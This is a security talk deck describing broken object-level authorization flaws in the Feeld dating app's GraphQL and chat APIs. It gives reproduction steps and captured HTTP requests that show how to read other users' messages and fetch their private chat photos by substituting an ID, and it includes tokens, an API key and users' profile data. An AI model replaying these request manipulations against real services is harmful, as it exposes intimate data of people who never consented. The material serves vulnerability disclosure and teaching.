

# Examining Access Control Vulnerabilities in GraphQL

A FEELD Case Study on Data  
Exposure

FORTBRIDGE

# Whoami?



Senior Pentester at **FORTBRIDGE**

Accreditations: OSWE, OSCP, CREST CRT,  
DevSecOps, GCP Security, GCP Architecture

Past History: Lloyds Bank, GFK,  
JPMorgan Bank, bet365



**Bogdan Tiron**  
**> 10 years of experience  
in security**



# WHAT IS THIS TALK ABOUT?



# This is about The Importance of Access Controls


# OWASP Top 10 - #1 Security Risk

## OWASP Top 10 API Security Risks – 2023

Risk	Description
API1:2023 - Broken Object Level Authorization	APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.



APIs: #1 Broken Object Level Authorization Category




Web Apps: #1 Broken Access Controls Category


# About Feeld

- 2014 – launched as 3nder
- 2016 – renamed to Feeld
- a dating mobile app, like Tinder/Bumble/etc
- you can filter by distance, by age, by gender (>10), couples, and by location.
- for **premium** users, you can also search by the type of kink, threeways/group scenarios (ex: couples, group, MMF, FFM, MFMF, others), or the type of relationship you are interested in (ex: casual, ENM, FWB, others).
- >1 Million Downloads (Android Play Store)

# FEELD Menus




'Discover Profiles' Menu




'Who liked you' Menu

'basic' users cannot view/interact with it



'Messages' Menu



'My Profile' Menu

# FEELD Case Study - Vulnerabilities

1. Disclosure of profile information to non-premium users



#3 Broken Object Property  
Level Authorization  
Category

2. Read other people's messages

3. Unauthenticated access to other people's attachments (photos & videos) from their chats

4. Delete, recover and edit other people's messages

5. Update someone else's profile information

6. Get a 'Like' from any user profile

7. Send messages in other people's chat

8. View other people's matches



#1 Broken Object Level  
Authorization  
Category


# Vulnerability #1 - Disclosure of profile information to non-premium users

**Details:** The 'basic' user will no longer need to pay for a 'premium' subscription to get a premium benefit.

- As a **basic** user, in the 'Likes' menu, you see who liked your profile, but you only get limited information, such as:
  - the name and
  - the blurred photos of the 'like' sender,
- As a **premium** user you get all the information available about the sender.

However, if you use a proxy tool such as Burp to intercept the request and response, you will find in the response all the information available about the 'like' senders, just like a premium user.

#3 Broken Object Property  
Level Authorization  
Category




# Vulnerability #1 - Disclosure of profile information to non-premium users

## Reproduction steps:

1. Go to the 'Likes' menu to see who liked or pinged us, as seen on the right. But beside their names and their blurred photos, we do not have any other information.

#1 Broken Object Level Authorization Category





# Vulnerability #1 - Disclosure of profile information to non-premium users

## **Reproduction steps:**

2. However, if we intercept the request in Burp and check the response, as seen below, we will see that we have all the information about the user (age, distance, all their profile photos, streamUserId), including **unauthenticated** access to their profile photos stored on res.cloudinary.com.

In addition, using the '**streamUserId**' value found in the response we can exploit the next vulnerability 'Read other people's messages' and read Sam's messages.



## Vulnerability #2 - Read other people's messages



#1 Broken Object Level  
Authorization  
Category

**Details:** We can read other people's messages in the chat.  
In order to do that, we will need to get our victim's 'streamUserId' value, which is disclosed in different API requests.

# Vulnerability #2 – Read other people's messages

## Reproduction steps:

1. Go to the 'Discover profiles' menu.
2. Intercept the /graphql request with operationName: 'DiscoverProfiles'.  
Get a 'streamUserId' parameter value of the target user from the response, as seen on the right:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/graphql' with the following body:

```
POST /graphql HTTP/2
Host: core.api.feeld.co
Accept: */*
X-Transaction-Id: 1b7f1283-3874-41ee-942a-ab754cie85b7
Authorization: Bearer eyJhbGciOiJSUzI1NiIi... (large token)
X-Profile-Id: profile@e6c48931-e634-42d3-9db1-9bf56fc1629c
User-Agent: feeld-mobile
Content-Type: application/json
Content-Length: 5688
Accept-Encoding: gzip, deflate, br
{
  "operationName": "DiscoverProfiles",
  "variables": {
    "input": {
      "filters": {
        "ageRange": [
          27,
          32
        ],
        "maxDistance": 14,
        "lookingFor": [
          "WOMAN",
          "MAN_WOMAN_COUPLE",
          "WOMAN_WOMAN_COUPLE"
        ],
        "recentlyOnline": false,
        "sortOrder": "DESC"
      }
    }
  }
}
```

The response is a JSON object containing the 'profilePairs' and 'streamUserId' fields. The 'streamUserId' is highlighted in yellow in the request body and in the response.

```
{
  "profilePairs": [
    {
      "isUpLift": true,
      "ageRange": null,
      "__typename": "Profile",
      "metadata": {
        "source": "UPLIFT",
        "__typename": "DiscoverProfileMetadata"
      },
      "streamUserId": "64ccd281fbaa820001005b4f",
      "analyticsId": "xvh2xCY3vrs1"
    }
  ],
  "bio": "Researcher , curious minded always like learning new things :) \nInto art/photography and music \nLike to travel , be spontaneous and connect with kind, fun people. \nOpen to new things, if we click would be interested to see where it goes \nValue communication and consistency []\n\n",
  "age": 28,
  "dateOfBirth": "1990-01-01T00:00:00.000Z",
  "distance": {
    "km": 1,
    "mi": 1,
    "__typename": "ProfileDistance"
  },
  "desires": [
    "SINGLES",
    "SENSUAL",
    "FRIENDSHIPS",
    "CASUAL",
    "DATES",
    "FUN"
  ],
  "gender": "WOMAN",
  "id": "profile@e6c48931-e634-42d3-9db1-9bf56fc1629c",
  "status": "ACTIVE",
  "isInquiry": "A",
  "interactionStatus": "I"
}
```

# Vulnerability #2 – Read other people's messages

## Reproduction steps:

3. Now go to the 'Message' menu, and intercept the request to the endpoint:

[https://chat.stream-io-api.com/channels?user\\_id=&connection\\_id=&api\\_key=y4tp4akjeb49](https://chat.stream-io-api.com/channels?user_id=&connection_id=&api_key=y4tp4akjeb49), such as the one below:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004b0a7b&api_key=y4tp4akjeb49`. The response is a 201 Created status with various headers and a JSON response body containing channel information.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
JSON Web Token	Render
	Diff

```
Request (Pretty):
POST /channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004b0a7b&api_key=y4tp4akjeb49 HTTP/2
Host: chat.stream-io-api.com
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2Vx2lkIjoiN2FkMGRjMjItODAwNS00ZDNlLThmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBaqjbCdtmv6CM9-ATxgVqt31mMqe3aoX5XHyE
Stream-Auth-Type: jwt
X-Stream-Client: stream-chat-react-native-android-5.22.1
Content-Type: application/json
Content-Length: 260
{
  "filter_conditions": {
    "type": "messaging",
    "members": {
      "$in": [
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    },
    "id": {
      "$in": [
        "c336d29c-2f7e-428b-91d8-25b737a3d1b7"
      ]
    }
  },
  "sort": [
    {
      "field": "last_message_at",
      "direction": -1
    }
  ],
  "state": true,
  "watch": true,
  "presence": false,
  "limit": 7
}

Response (Pretty):
HTTP/2 201 Created
Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-client-request-id
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 86400
Cache-Control: no-cache
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
X-RateLimit-Limit: 40000
X-RateLimit-Remaining: 39578
X-RateLimit-Reset: 1709629020
Date: Tue, 05 Mar 2024 08:56:45 GMT
X-Envoy-Upstream-Service-Time: 79
Strict-Transport-Security: max-age=31536000; includeSubDomains
Server: stream-edge
Strict-Transport-Security: max-age=31536000; includeSubDomains
{
  "channels": [
    {
      "channel": {
        "id": "c336d29c-2f7e-428b-91d8-25b737a3d1b7",
        "type": "messaging",
        "cid": "messaging:c336d29c-2f7e-428b-91d8-25b737a3d1b7",
        "last_message_at": "2024-02-29T08:46:03.731142",
        "created_at": "2024-02-29T08:46:03.6879972",
        "updated_at": "2024-02-29T08:46:03.6879972",
        "created_by": {
          "id": "63a0b904214b6d0001000166",
          "role": "user",
          "created_at": "2022-12-19T19:25:56.6833172",
          "updated_at": "2024-02-27T07:51:15.95442",
          "last_active": "2024-03-05T07:37:20.0535982",
          "banned": false,
          "online": false,
          "name": "Brendan"
        }
      }
    }
  ]
}
```

# Vulnerability #2 – Read other people's messages

## Reproduction steps:

4. Remove all the request parameters except: 'member':{ 'in':["<value>"] }, and add the victim's 'streamUserId' as <value>, as seen below:

The screenshot shows a network traffic capture interface with two panels: 'Request' on the left and 'Response' on the right.

**Request:**

```
Pretty Raw Hex JSON Web Token
1 POST /channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004b0a7b&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VyX2lkIjoiN2FkMGRjMjItODAwNS00ZDNlLThmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHyE
4 Stream-Auth-Type: jwt
5 X-Stream-Client: stream-chat-react-native-android-5.22.1
6 Content-Type: application/json
7 Content-Length: 89
8
9 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "64ccd281fbaa820001005b4f"
            ]
        }
    }
}
```


**Response:**

```
Pretty Raw Hex Render Diff
}
},
{
    "id": "fc5bbe4-f63d-4374-88b2-b6a86ff1d0ee",
    "text": "Hi Chlo :)",
    "html": "\u003cp\u003eHi Chlo :\u003c/p\u003e\n",
    "type": "regular",
    "user": {
        "id": "eede40d8-5b1b-4cac-aaad-ca04cafecbd",
        "role": "admin",
        "created_at": "2024-02-29T18:25:33.482742Z",
        "updated_at": "2024-02-29T18:40:51.013395Z",
        "last_active": "2024-03-04T22:56:05.847283Z",
        "banned": false,
        "online": false,
        "name": "Sam",
        "profileStatus": "active",
        "profileIsIncognito": false
    },
    "attachments": [],
    "latest_reactions": [],
    "own_reactions": [],
    "reaction_counts": {},
    "reaction_scores": {},
    "reply_count": 0,
    "deleted_reply_count": 0,
    "cid": "messaging:6c7d38fb-4bc7-4c4a-82d2-e98551aa13df",
    "created_at": "2024-03-04T22:32:33.541785Z",
    "updated_at": "2024-03-04T22:32:33.541785Z",
    "shadowed": false,
    "mentioned_users": []
```

# Vulnerability #2 – Read other people's messages

## Reproduction steps:

5.If we search in the response by "text" we can see the total number of messages to and from our victim 'Chloe':



The screenshot shows a JSON response in a browser developer tools Network tab. The response is filtered for the word "text". The JSON structure includes a "Response" section with tabs for Pretty, Raw, Hex, Render, and Diff. The "Pretty" tab is selected, showing a nested object structure. A search bar at the bottom is set to "text", and a red box highlights the number "92 matches" in the bottom right corner of the search bar area.

```
Response
Pretty Raw Hex Render Diff
{
  "event_type": "new_match"
},
{
  "id": "fcd5bbe4-f63d-4374-88b2-b6a86ff1d0ee",
  "text": "Hi Chlo :)",
  "html": "\u003cp\u003eHi Chlo :)\u003c/p\u003e\n",
  "type": "regular",
  "user": {
    "id": "eede40d8-5b1b-4cac-aaad-ca04cafecbd",
    "role": "admin",
    "created_at": "2024-02-29T18:25:33.482742Z",
    "updated_at": "2024-02-29T18:40:51.013395Z",
    "last_active": "2024-03-04T22:56:05.847283Z",
    "banned": false,
    "online": false,
    "name": "Sam",
    "profileStatus": "active",
    "profileIsIncognito": false
  },
  "attachments": [
  ],
  "latest_reactions": [
  ],
  "own_reactions": [
  ],
  "reaction_counts": {
  },
  "reaction_scores": {
  },
  "reply_count": 0,
  "deleted_reply_count": 0,
  "cid": "messaging:6c7d38fb-4bc7-4c4a-82d2-e98551aa13df",
  "created_at": "2024-03-04T22:32:33.541785Z",
  "updated_at": "2024-03-04T22:32:33.541785Z",
  "shadowed": false,
}
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats



#1 Broken Object Level  
Authorization  
Category

**Details:** We can build upon the previous issue: "Read other people's messages". To do that, we will need to get our victim's 'streamUserId' value, which is disclosed in different API requests.

There are 2 types of attachments:

1. Photos
  - Replay-able
  - Time-limited (5-15 seconds – after which becomes unavailable)
2. Videos
  - Replay-able
  - Play-once only

As an attacker, we can access all of the following unauthenticated:

- Photos replay-able
- Photos time-limited
- Videos replay-able
- Videos play-once

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats



#1 Broken Object Level  
Authorization  
Category

Final result:

Unauthenticated:

<https://res.cloudinary.com/threender/image/upload/s-QQjZiJxc-/d4e74e59-430d-403f-b1c5-9c8208472007>

Authenticated:

<https://core.api.feeld.co/cdn/chat-attachment/x<sender-guid>/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

<https://core.api.feeld.co/cdn/chat-attachment/x<receiver-guid>/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 1: Uploading replay-able photos

1. Let's upload in our chat, a normal replay-able photo.

So, the first request is 'Generate Upload Credentials' for uploading on 'api.cloudinary.com':

The screenshot shows a GraphQL interface with two sections: Request and Response.

**Request:**

```
1 POST /graphql HTTP/2
2 Host: core.api.feedld.co
3 Accept: */*
4 X-Transaction-Id: 7325f73d-b3af-4320-b9b1-5fd9b87406dc
5 Authorization: Bearer eyJhbGciOiAiS0UzIiNlIsImtpZC16IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjUSYjMzY2M1MjISNzNn0G0iLCJ0eXAiOiJKV1Qifo.eyJpc3MiOiJodHRwczovL3NlY3VyZXKvra2VuLmdvb2dsZ55jb20VjItcHjvZC01MzQ3NSIsImf1ZC16ImYyLXByb20tNTM0NzUiLCJhdXRoX3RpBU10jE3MDYINTM4MzsInVzXKJfaWQ101I5TURvSk5hYwQ4Y3RCckpnVNKVKBRQTGV4VTcziwiic3ViIjo10UEb0p0YWfkOGN0nJkZ1RzSldEU1pZmllZC16dHj12Sw1ZmlyZWJhc2UiOnslaWRlnRpdGllcyI6eyJlbWFpbC16ImJvZy50aXJvbk85YWhvby5jb201LC1lbWFpF92ZXJpZmllZC16dHj12Sw1ZmlyZWJhc2UiOnslaWRlnRpdGllcyI6eyJlbWFpbC16Wyjib2cudGlyb254eWFob28Uy29tI119LC1zaWduX2luX3Byb3ZpZGVyIjoiGfzc3dvcmlqfXb.KU4C1e09zRHO1384E7Ly9y--oA9h4uqwmIoclf_2TnD0Fy88L7yyhqnQK08SsXnujNzCFqvMENyLkd2FrkhLvxQnntsID073jMocR2if3mWMVvPMxs1QS9vbExrBzVkah1bp_05_8SnujIsNnyIW-z5s63URTje2L-TMyj01RLUGHMcDByHf9DUUkk1l61F801Q3YD2sqkeqkp1mkYHyusLVKovQzNV4RWGMUgxUlj8Ycl2XRVeQwbTP9ctdM5gDjeBtVr3Ji9KFQUbCPOxfItruKYz1HB3hLihjrmky7Kp42og3BMHzzRzkTdgef0L6LAqpyhWXG8Yps5skL-UL4Yg
6 X-Profilename: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410
7 User-Agent: feed-mobile
8 Content-Type: application/json
9 Content-Length: 236
10 Accept-Encoding: gzip, deflate, br
11
12 {
    "operationName": "CloudinaryGenerateUploadCredentials",
    "variables": {
    },
    "query":
      "mutation CloudinaryGenerateUploadCredentials {n
        cloudinaryGenerateUploadCredentials {n
          publicId\n          signature\n          timestamp\n          __typename\n        }n
      }n
}
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 283
4 Date: Tue, 05 Mar 2024 11:15:48 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UjzDxiVGCYcEP9g=
8 X-Cacher: Miss from cloudfront
9 Via: 1.1 1B2a59e089d675b68d266c3e1c14253c.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: QK0v1Vat0L4Uc-j_fD8G-e6VwTEKxb4rwW6fQSIFVrxFlz92Dj
12
13 {
    "data": {
        "cloudinaryGenerateUploadCredentials": {
            "publicId": "d4e74e59-430d-403f-b1c5-9c8208472007",
            "signature": "a44f2c252edb4be169a81ef263f2316124d3d170",
